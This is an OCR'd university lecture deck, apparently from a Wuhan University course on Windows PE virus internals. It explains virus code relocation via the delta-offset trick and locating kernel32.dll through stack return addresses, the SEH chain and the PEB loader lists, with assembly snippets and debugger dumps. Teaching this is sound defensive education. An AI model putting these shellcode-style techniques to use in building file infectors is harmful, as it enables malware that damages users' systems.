Windows病毒原理分析

本讲的内容提纲

- 4.1 Windows PE病毒
- 4.2 宏病毒
- 4.3 脚本病毒
- 4.4 网页恶意代码

PE文件格式与恶意软件

- 病毒代码的特点与目标
  - 需要宿主程序
  - 不断感染其它
  - 不破坏目标PE文件原有功能和外在形态（如图标）等
- 基于文件感染的方式如何实现?

PE文件格式与恶意软件

- 何为文件感染？ [或控制权获取]
  - 使目标PE文件具备 [或启动] 病毒功能 [或目标程序]
  - 但不破坏目标PE文件原有功能和外在形态（如图标）等


- 病毒代码如何与目标PE文件融为一体？
  - 代码植入、
  - 控制权获取、
  - 保持感染性
  - API支持
  - 图标更改等


4.1 Windows PE病毒

- 4.1.1 传统感染方式
  - 4.1.1.1病毒的重定位
  - 4.1.1.2 获取API函数地址
  - 4.1.1.3 搜索目标文件
  - 4.1.1.4 内存映像文件
  - 4.1.1.5 文件感染
  - 4.1.1.6 返回Host
- 4.1.2 捆绑感染方式
- 4.1.3 通过网络传播的非感染式病毒
- 4.1.4 通过移动存储设备传播的非感染式病毒
- 4.1.5 熊猫烧香病毒

4.1.1.1 病毒的重定位


- 1.为什么需要重定位?
  - 病毒在编译后，某些变量Var的地址（004010xxh）就已经以二进制代码的形式固定了。






a）病毒在感染前的 Var 位置　　b）病毒感染 HOST 后 Var 的位置


ImageBase:400000H



ImageBase:600000H



401000H处放什么数据？！



问题的产生原因及解决方法?

- 为什么程序加载到一个不同的位置之后会出错?

- 病毒是否能够事先预料到自己的病毒代码将添加到HOST什么位置? 加载之后又在什么位置?
  - 不能
  - 怎么办?
    - 代码重定位

常用的重定位方法1

武漢大學 WUHAN UNIVERSITY


```
start:
    push 1040h
    call szCap
    db  "MyminiEXE,size:***B",0
szCap:
    call szMsgOk
        db "武大信安PE作业(姓名:某某某,学号:20033253****)",0
szMsgOk:
    push 0
    call MessageBox
    invoke ExitProcess,NULL
end start
```

```
@pushsz MACRO  str
  LOCAL next
  call  next
  db    str,0
 next:
ENDM
```

```
@pushsz 'test.exe'
call    InfectFile
```

常见的重定位方法2

```
        call delta          ;这条语句执行之后，堆栈顶端为 delta 在内存中的真正地址
delta:  pop ebp             ;这条语句将 delta 在内存中的真正地址存放在 ebp 寄存器中
        ......
        lea eax,[ebp+(offset var1-offset delta)]
                            ;这时 eax 中存放着 var1 在内存中的真实地址
```




常见的重定位方法3

```
        call delta          ;这条语句执行之后，堆栈顶端为 delta 在内存中的真正地址
delta:  pop ebp             ;这条语句将 delta 在内存中的真正地址存放在 ebp 寄存器中
        sub ebp,offset delta

        ......

        lea eax,[ebp+offset var1]
        ;这时 eax 中存放着 var1 在内存中的真实地址
```

（ebp-offset delta）



4.1.1.2 获取API函数地址

- 为什么需要获取API函数地址?
  - 病毒程序在感染HOST程序时仅仅是将自己的代码段部分拷贝或植入到HOST程序中。
    - 因此病毒程序代码段中使用到的相关API函数地址无法通过HOST程序的IAT表直接获得。
  - 系统中绝大部分API函数都集中在3个动态连接库：KERNEL32.DLL，USER32.DLL和GDI32.DLL。
    - 病毒使用的所有API函数地址都可以从相关的DLL中获得，不过KERNEL32.DLL中的GetProcAddress和LoadLibrary函数已经足够用来获取病毒所需要的API函数。
    - 那如何获取Kernel32.dll中的API函数地址?

4.1.1.2 获取API函数地址

- 如何获取API函数地址?
  - (1)首先获得kernel32.dll的模块加载基地址
  - (2)然后通过kernel32.dll的引出函数表定位具体函数的函数地址。


(1)获得kernel32.dll加载基地址-1

- 利用程序的返回地址，在其附近搜索KERNEL32模块基地址。
  - 系统打开一个可执行文件时，它会调用Kernel32.dll中的CreateProcess函数，CreateProcess函数在完成应用程序装载后，会先将返回地址压入到堆栈顶端。当该应用程序结束后，会将返回地址弹出放到EIP中，继续执行。
  - 而这个返回地址正处于KERNEL32.DLL的地址空间之中。这样，利用PE文件格式的相关特征（如03C偏移处内容存放着“PE”标志的内存地址等），在此地址的基础上往低地址方向逐渐搜索，必然可以找到KERNEL32.DLL模块的首地址。不过这种暴力搜索方法比较费时，并且可能会碰到一些异常情况。

(1)获得kernel32.dll加载基地址-2

- 通过SEH链获得KERNEL32模块内地址
  - 遍历SEH链，在链中查找prev成员等于0xFFFFFFFF 的EXCEPTION_REGISTER结构，该结构中handler值指向系统异常处理例程，它总是位于KERNEL32模块中。根据这一特性，然后进行向前搜索就可以查找KERNEL32.DLL在内存中的基地址。

```
struct EXCEPTION_REGISTRATION
{
  EXCEPTION_REGISTRATION *prev;
  DWORD handler;
};
```



- [CPU - 主线程, 模块 - kernel32]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)
地址 HEX 数据 反汇编 注释
7C839AD8 55 PUSH EBP
7C839AD9 8BEC MOV EBP,ESP
7C839ADB 83EC 08 SUB ESP,8
7C839ADE 53 PUSH EBX
7C839ADF 56 PUSH ESI
7C839AE0 57 PUSH EDI
7C839AE1 55 PUSH EBP
7C839AE2 FC CLD
7C839AE3 8B5D 0C MOV EBX,DWORD PT
7C839AE6 8B45 08 MOV EAX,DWORD PT
7C839AE9 F740 04 0600000 TEST DWORD PTR
7C839AF0 0F85 AB000000 JNZ kernel32.7C
7C839AF6 8945 F8 MOV DWORD PTR SS
7C839AF9 8B45 10 MOV EAX,DWORD PT
7C839AFC 8945 FC MOV DWORD PTR SS
7C839AFF 8D45 F8 LEA EAX,DWORD PT
7C839B02 8943 FC MOV DWORD PTR DS
7C839B05 8B23 0C MOV ESI,DWORD PTR DS:[EBX+C]
0xFFFFFFFF (End of list)
EXCEPTION_REGISTRATION
prev
Handler
_except_handler(...)
EXCEPTION_REGISTRATION
prev
Handler
_except_handler(...)
Thread Information Block (FS:[0])
EXCEPTION_REGISTRATION
prev
Handler
_except_handler(...)
STACK
寄存器 (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C92E4F4 ntdll.KiFastSystemC
EBX 7FFDB000
ESP 0012FFC4
EBP 0012FFF0
ESI 00000002
EDI 0000003D
EIP 00401042 hello.<模块入口点>
C 0 ES 0023 32位 0(FFFFFFFF)
P 1 CS 001B 32位 0(FFFFFFFF)
A 0 SS 0023 32位 0(FFFFFFFF)
Z 1 DS 0023 32位 0(FFFFFFFF)
S 0 FS 003B 32位 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_DLL_INIT_FAIL
EFL 00000246 (NO,NB,E,BE,NS,PE,G
地址 HEX 数据 ASCII
0012FFE0 FF FF FF FF D8 9A 83 7C 80 70 81 7C 00 00 00 00 貧億Cp丨
0012FFF0 00 00 00 00 00 00 00 00 42 10 40 00 00 00 00 00 ....B►@.....
0012FFC4 7C817077 返回到 kernel32.7C817077
0012FFC8 0000003D
0012FFCC 00000002
0012FFD0 7FFDB000
0012FFD4 8054C6ED
0012FFD8 0012FFC8
0012FFDC 87462398
0012FFE0 FFFFFFFF SEH 链尾部
0012FFE4 7C839AD8 SE处理程序
0012FFE8 7C817080 kernel32.7C817080
0012FFEC 00000000
0012FFF0 00000000
0012FFF4 00000000
0012FFF8 00401042 hello.<模块入口点>
0012FFFC 00000000
命令 : d fs:[0]
程序入口点
暂停

(1)获得kernel32.dll加载基地址-3

- 通过PEB相关数据结构获取
- PEB结构(进程环境块)
  - 每个进程
  - 包含了映像加载器、堆管理器和其他的windows系统DLL所需要的信息
  - 包含了进程加载的模块信息

(1)获得kernel32.dll加载基地址-3

- PEB结构(进程环境块)
  - EPROCESS的1B0H偏移处获得



(1)获得kernel32.dll加载基地址-3

- 通过PEB相关数据结构获取。
  - FS寄存器指向当前活动线程的TEB结构（线程结构）
  - 偏移：
    - 000 指向SEH链指针
    - 004 线程堆栈顶部
    - 008 线程堆栈底部
    - 00C SubSystemTib
    - 010 FiberData
    - 014 ArbitraryUserPointer
    - 018 fs在内存中的镜像地址
    - 020 进程PID
    - 024 线程ID
    - 02C 指向线程局部存储指针
    - 030 PEB结构地址（进程结构）
    - 034 上个错误号

(1)获得kernel32.dll加载基地址-3

- PEB结构(进程环境块)
  - 然后通过PEB[0x0c]获得PEB_LDR_DATA数据结构地址

```
typedef struct _PEB_LDR_DATA
{
    ULONG Length;
    BOOLEAN Initialized;
    PVOID SsHandle;
    LIST_ENTRY InLoadOrderModuleList; //按加载顺序
    LIST_ENTRY InMemoryOrderModuleList; //按内存顺序
    LIST_ENTRY InInitializationOrderModuleList; //按初始化顺序
```


(1)获得kernel32.dll加载基地址-3

- PEB结构(进程环境块)
  - 然后通过PEB[0x0c]获得PEB_LDR_DATA数据结构地址,
  - 然后通过从PEB_LDR_DATA[0x0c]获取I InLoadOrderModuleList 地址

一般"按初始化顺序"前向遍历链表时，第一个节点对应**ntdll.dll**，第二个结点对应
kernel32.dll。
如果按加载顺序前向遍历，第一个节点对应
EXE文件本身，第二个节点才对应**ntdll.dll**。

(1)获得kernel32.dll加载基地址-3

- PEB结构(进程环境块)
  - InInitializationOrderModuleList
    - 进程当前已加载模块的链表（按初始化序）
    - 双向链表
  - 找到KERNEL32.dll模块所在链
  - Flink[0x18]：模块的基地址。
  - 这种方法比较通用，适用于2K/XP/2003。
  - 在Exploit的编写中，也通常采用这种方式。




```
struct _NT_TIB, 8 elements, 0x1c bytes
   +0x000 ExceptionList    : 0x0012ffe0 struct
_EXCEPTION_REGISTRATION_RECORD, 2 elements, 0x8
bytes
   +0x004 StackBase        : 0x00130000
   +0x008 StackLimit       : 0x0012d000
   +0x00c SubSystemTib     : (null)
   +0x010 FiberData        : 0x00001e00
   +0x010 Version          : 0x1e00
   +0x014 ArbitraryUserPointer : (null)
   +0x018 Self             : 0x7ffdf000 struct _NT_TIB, 8
elements, 0x1c bytes
```

_TEB


地址	数值	注释
7FFDF000	0012FFE0	(指向 SEH 链指针)
7FFDF004	00130000	(线程堆栈顶部)
7FFDF008	0012D000	(线程堆栈底部)
7FFDF00C	00000000	
7FFDF010	00001E00	
7FFDF014	00000000	
7FFDF018	7FFDF000	
7FFDF01C	00000000	
7FFDF020	00000DD8	
7FFDF024	00000BA8	(线程 ID)
7FFDF028	00000000	
7FFDF02C	00000000	(指向线程局部存储指针)
7FFDF030	7FFD8000	
7FFDF034	00000000	(上个错误 = ERROR_SUCCESS)
7FFDF038	00000000	
7FFDF03C	00000000	
7FFDF040	E311F578	
7FFDF044	00000000	
7FFDF048	00000000	
7FFDF04C	00000000	
7FFDF050	00000000	
7FFDF054	00000000	
7FFDF058	00000000	
7FFDF05C	00000000	

NtTib

命令 : dd fs:[18]

```
struct _TEB, 64 elements, 0xfb4 bytes
   +0x000 NtTib            : struct _NT_TIB, 8 elements, 0x1
   +0x01c EnvironmentPointer : Ptr32 to Void
   +0x020 ClientId         : struct _CLIENT_ID, 2 elements,
   +0x028 ActiveRpcHandle  : Ptr32 to Void
   +0x02c ThreadLocalStoragePointer : Ptr32 to Void
   +0x030 ProcessEnvironmentBlock : Ptr32 to struct _PE
   ......
```

dd ds:[ds:[ds:[fs:[30]+0c]+1c]]+08




dd ds:[ds:[ds:[fs:[30]+0c]+1c]]+08

```
typedef struct _PEB_LDR_DATA
{
  ULONG Length; // +0x00
  BOOLEAN Initialized; // +0x04
  PVOID SsHandle; // +0x08
  LIST_ENTRY InLoadOrderModuleList; // +0x0c
  LIST_ENTRY InMemoryOrderModuleList; // +0x14
  LIST_ENTRY InInitializationOrderModuleList;// +0x1c
} PEB_LDR_DATA,*PPEB_LDR_DATA; // +0x24
```

